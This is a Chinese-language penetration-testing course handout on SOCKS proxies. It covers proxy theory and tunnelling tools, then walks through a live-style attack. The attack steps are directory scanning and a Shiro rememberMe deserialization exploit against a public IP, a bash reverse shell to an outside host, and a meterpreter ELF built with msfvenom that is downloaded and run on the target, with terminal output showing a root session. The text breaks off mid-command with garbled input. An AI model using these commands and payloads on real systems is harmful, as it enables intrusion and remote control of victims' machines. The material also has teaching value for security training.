

# Socks代理实战

---

## Socks代理实战

Socks代理简介

什么是代理

正向代理

反向代理

透明代理

什么是Socks

什么是socks代理

使用Socks代理

Socks代理与VPN区别

Socks代理工具

Socks代理实战一(MSF)

渗透场景介绍

信息收集

漏洞利用

渗透Target1

渗透Target2

测试Target3

Socks代理实战二(FRP)

渗透Target1

FRP建立Socks代理

FRP建立二层Socks代理

Socks代理实战三(Stowaway)

Stowaway简介

名词解释

Stowaway使用说明

admin

agent

建立一层socks代理

建立二层socks代理

#2课时

## Socks代理简介

---

# 什么是代理

我们正常的HTTP通信是这样的：

1. 客户端先通过TCP与服务器建立一条连接
2. 连接建立完成后，客户端向服务器发送请求（比如GET /hello.html HTTP/1.1，意为我想要取得服务器根目录/下的hello.html文件）
3. 服务器接收到客户端发来的请求，找到所请求的文件，并通过原来的连接发回去。（接上条的例子，找到根目录/下的hello.html文件，并发送HTTP/1.1 200 OK，代表找到了这个文件，现在我就发送给你）
4. 客户端接收到服务器传过来的文件，并用浏览器渲染出来给用户看（通过html/css以及js等把传回来的文本内容可视化，展示在屏幕上）

而我们通过代理服务器A进行HTTP通信则是这样的：


1. 客户端先与A建立TCP连接，然后告诉代理服务器A我想要访问某某网址根目录下的hello.html
2. 代理服务器A收到客户端请求，再建立一条到服务端的TCP连接，把这个请求通过这个连接转发到服务端。
3. 这样在服务器看来，就好像是客户端请求了/hello.html一样，然后把所请求的内容返回回去，代理服务器再把内容通过与客户端的连接送回客户端

代理服务器A作为一个中间人，负责转发客户端请求消息以及服务端响应消息

## 正向代理


正向代理（Forward Proxy）：是一个位于客户端和原始服务器（origin server）之间的服务器，为了从原始服务器取得内容，客户端向代理发送一个请求并指定目标（原始服务器），然后代理向原始服务器转交请求并将获得的内容返回给客户端。客户端必须设置正向代理服务器，当然前提是要知道正向代理服务器的IP地址，还有代理程序的端口。

- 隐藏访问者的行踪



- 访问无法访问的服务器B

比如我们国内访问谷歌，直接访问访问不到，我们可以通过一个正向代理服务器，请求发到能够访问谷歌的代理服务器，这样由代理去谷歌取到返回数据，再返回给我们，这样我们就能访问谷歌了




## 反向代理

反向代理（Reverse Proxy）：正好与正向代理相反，对于客户端而言代理服务器就像是原始服务器，并且客户端不需要进行任何特别的设置。客户端向反向代理的命名空间中的内容发送普通请求，接着反向代理将判断向何处（原始服务器）转交请求，并将获得的内容返回给客户端。

实际运行方式是指以代理服务器来接受internet上的连接请求，然后将请求转发给内部网络上的服务器，并将从服务器上得到的结果返回给internet上请求连接的客户端，此时代理服务器对外就表现为一个服务器

- 保护和隐藏原始资源服务器




正向代理代理客户端，反向代理代理服务器。

## 透明代理

透明代理的意思是客户端根本不需要知道有代理服务器的存在，它改变你的请求报文，并会传送真实IP。

透明代理实例，很多公司使用的行为管理软件



客户端 A 和客户端 B 并不知道行为管理设备充当透明代理行为，当用户 A 或用户 B 向服务器 A 或服务器 B 提交请求的时候，透明代理设备根据自身策略拦截并修改用户 A 或 B 的报文，并作为实际的请求方，向服务器 A 或 B 发送请求，当接收信息回传，透明代理再根据自身的设置把允许的报文发回至用户 A 或 B，如上图，如果透明代理设置不允许访问服务器 B，那么用户 A 或者用户 B 就不会得到服务器 B 的数据。


参考: <https://laravelacademy.org/post/9336>

## 什么是Socks

SOCKS是一种网络传输协议，主要用于客户端与外网服务器之间通讯的中间传递。

根据OSI模型，SOCKS是会话层的协议，位于表示层与传输层之间。

使用TCP协议传输数据，因而不提供如传递 ICMP 信息之类的网络层网关服务。



osi参考模型: <https://www.cnblogs.com/qishui/p/5428938.html>

现今大多组织的网络架构，利用网络防火墙将组织内部的网络结构与外部网络如 Internet 有效地隔离开来。这些防火墙系统通常以应用层网关的形式工作在网络之间，提供受控的 TELNET、FTP、SMTP 等的接入。

而SOCKS则提供一个通用框架来使这些协议安全透明地穿过防火墙。

# 什么是socks代理

1. 被代理端与代理服务器通过 socks4/5 代理协议进行通讯;
2. SOCKS4: 是对HTTP代理协议的加强, 它不仅代理HTTP协议, 而是对所有向外的连接进行代理, 没有协议限制;
3. SOCKS4a: SOCKS 4协议的简单扩展, 允许客户端对无法解析域名的目的主机进行访问
4. SOCKS5: SOCKS5比SOCKS4a多了身份验证、IPv6、UDP支持。创建与SOCKS5服务器的TCP连接后客户端需要先发送请求来确认协议版本及认证方式


## 使用Socks代理

1. SOCKS服务器的IP地址
2. SOCKS服务所在端口
3. SOCKS服务是否需要身份验证

## Socks代理与VPN区别

VPN主要用于从外网访问企业、公司的内部网络, 原理是先登录到VPN防火墙、服务器, 得到权限, 在进入内网。这个过程, 用户一直是以自己的身份进行的。而Socks5是一种代理, 也就是先所有的交互数据都先经过另一台主机(网卡), 这个过程中用户访问其他网络是都是使用的代理服务提供者的身份。

- 张三在外出差想访问公司内网服务器




## Socks代理工具

- EarthWorm

<http://rootkiter.com/EarthWorm/>

EW 是一套便携式的网络穿透工具, 具有 SOCKS v5服务架设和端口转发两大核心功能, 可在复杂网络环境下完成网络穿透。



- FRP

<https://github.com/fatedier/frp>

frp 是一个可用于内网穿透的高性能的反向代理应用

- ProxyChains

<http://proxychains.sourceforge.net/>

关于ProxyChains工具:

1. 它是一个代理工具。
2. 最新版本: 3.1
3. 专用OS: Linux和其他Unices。
4. 允许TCP和DNS通过代理隧道。
5. 支持HTTP、SOCKS4和SOCKS5代理服务器。
6. 不同的代理类型可以混合在同一链中。
7. 代理链: 用户定义的代理链列表。

可用性:


1. 通过代理服务器运行任何程序。
2. 从限制性防火墙后面访问互联网。
3. 隐藏你的IP
4. 通过代理服务器运行SSH、telnet、wget、ftp、apt、vnc、nmap。
5. 从外部通过反向代理访问内联网(192.168../10..)。

- Other

```
1 reDuh: https://github.com/sensepost/reDuh
2 reGeorg: https://github.com/sensepost/reGeorg
3 sSocks: https://sourceforge.net/projects/ssocks/
4 SocksCap64: http://www.sockscap64.com
5 Proxifier: https://www.proxifier.com/
```

## Socks代理实战一(MSF)

### 渗透场景介绍



### 信息收集

- 探测敏感目录

```
1 dirb http://218.76.8.99:38080/
```



```

root@hecs-mingy:~/tools# dirb http://218.76.8.99:38080/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon May  9 15:27:58 2022
URL_BASE: http://218.76.8.99:38080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://218.76.8.99:38080/ ----
+ http://218.76.8.99:38080/docs (CODE:302|SIZE:0)
+ http://218.76.8.99:38080/examples (CODE:302|SIZE:0)
+ http://218.76.8.99:38080/favicon.ico (CODE:200|SIZE:21630)
+ http://218.76.8.99:38080/host-manager (CODE:302|SIZE:0)
+ http://218.76.8.99:38080/manager (CODE:302|SIZE:0)
+ http://218.76.8.99:38080/sh (CODE:302|SIZE:0)


-----

END_TIME: Mon May  9 15:29:51 2022
DOWNLOADED: 4612 - FOUND: 6
root@hecs-mingy:~/tools#

```

- 页面分析

<http://218.76.8.99:38080/sh/>



发现 apache shiro 组件, 并得到key: `kPH+bIxx5D2deziXcaaaA==`

#	extensionMethod	requestMethod	url	statusCode	issue	startTime
0	ShiroCipherMethod2	GET	http://218.76.8.99:38080/sh/style.css	200	[+] found shiro key:kPH+bIxx5D2deziXcaaaA==	2022-05-09 15:38:15

Request

```

1 GET /sh/style.css HTTP/1.1
2 Host: 218.76.8.99:38080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82
  Safari/537.36
4 Accept: text/css,*/*;q=0.1
5 Referer: http://218.76.8.99:38080/sh/
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: JSESSIONID=01E228058ADE0D6CE529A93B96AE3246; rememberMe=
  +BmNjdc3h6A1JCRvQ1zS+SlH5cm1b2gncw/zVnOIxVlPFe0VoaAq/Hsg0t+Q9
  BmNjdc3h6A1JCRvQ1zS+SlH5cm1b2gncw/zVnOIxVlPFe0VoaAq/Hsg0t+Q9
  GCh3YU1rM1F4fUuqTJ23eN+gSvWgLaCEknuFDWLE+Nopho/f1JTs3Xc7E
9 Connection: close

```

Response


```

1 HTTP/1.1 200
2 Server: Apache-Coyote/1.1
3 Accept-Ranges: bytes
4 ETag: W/"1501-148f051920000"
5 Last-Modified: Tue, 10 Jan 2017 12:38:40 GMT
6 Content-Type: text/css
7 Content-Length: 1304
8 Date: Mon, 09 May 2022 07:38:15 GMT
9 Connection: close
10
11 /*
12  * Licensed to the Apache Software Foundation (ASF) under one
13  * or more contributor license agreements.  See the NOTICE file
14  * distributed with this work for additional information

```



<https://github.com/fupinglee/ShiroScan/releases>



Get SubDomain

Refresh Record


fs4x26.dnslog.cn

DNS Query Record	IP Address	Created Time
kph+bixk5d2deziixcaaaa=.fs4x26.dnslog.cn	175.6.51.50	2022-05-09 15:47:48

## 漏洞利用

<https://github.com/feihong-cs/ShiroExploit-Deprecated>

### 1. 执行命令



## 2. 反弹shell

```
1 bash -i >& /dev/tcp/47.101.214.85/5678 0>&1
```

## 3. msfvenom 生成linux后门

```
1 msfvenom -p linux/x64/meterpreter/reverse_tcp  
lhost=124.71.45.28 lport=1818 -f elf -o re_1818.elf
```

```
root@hecs-mingy:~# msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=124.71.45.28 lport=1818 -f elf -o re_1818.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 130 bytes  
Final size of elf file: 250 bytes  
Saved as: re_1818.elf  
root@hecs-mingy:~#  
root@hecs-mingy:~# ls -l re_1818.elf  
-rw-r--r-- 1 root root 250 May  9 16:23 re_1818.elf  
root@hecs-mingy:~#
```

## 4. MSF开启监听

```
1 handler -p linux/x64/meterpreter/reverse_tcp -H 192.168.0.141  
-P 1818
```

```
msf6 > handler -p linux/x64/meterpreter/reverse_tcp -H 192.168.0.141 -P 1818
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 192.168.0.141:1818
msf6 > jobs

Jobs
=====
  Id  Name                Payload                Payload opts
  --  -
  0    Exploit: multi/handler linux/x64/meterpreter/reverse_tcp tcp://192.168.0.141:1818

msf6 > █
```

## 5. 远程下载执行上线MSF

```
1 python3 -m http.server
2
3 wget -P /tmp http://124.71.45.28:8000/re_1818.elf
4 chmod +x /tmp/re_1818.elf
5 ./tmp/re_1818.elf
```

```
msf6 >
[*] Sending stage (3020772 bytes) to 218.76.8.99
[*] Meterpreter session 1 opened (192.168.0.141:1818 -> 218.76.8.99:45292) at 2022-05-09 16:33:02 +0800
msf6 > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  -
  1    meterpreter x64/linux root @ shiro.novalocal 192.168.0.141:1818 -> 218.76.8.99:45292 (10.30.1.187)

msf6 > █
```

## 渗透Target1

- 主机信息收集

ifconfig: 发现存在 192.168.2.0/24 的内网网段。

python pty 模块得到 pty 终端

```
1 python -c 'import pty;pty.spawn("/bin/bash")'
```

```
python -V
Python 2.7.5
python -,^Hm asd
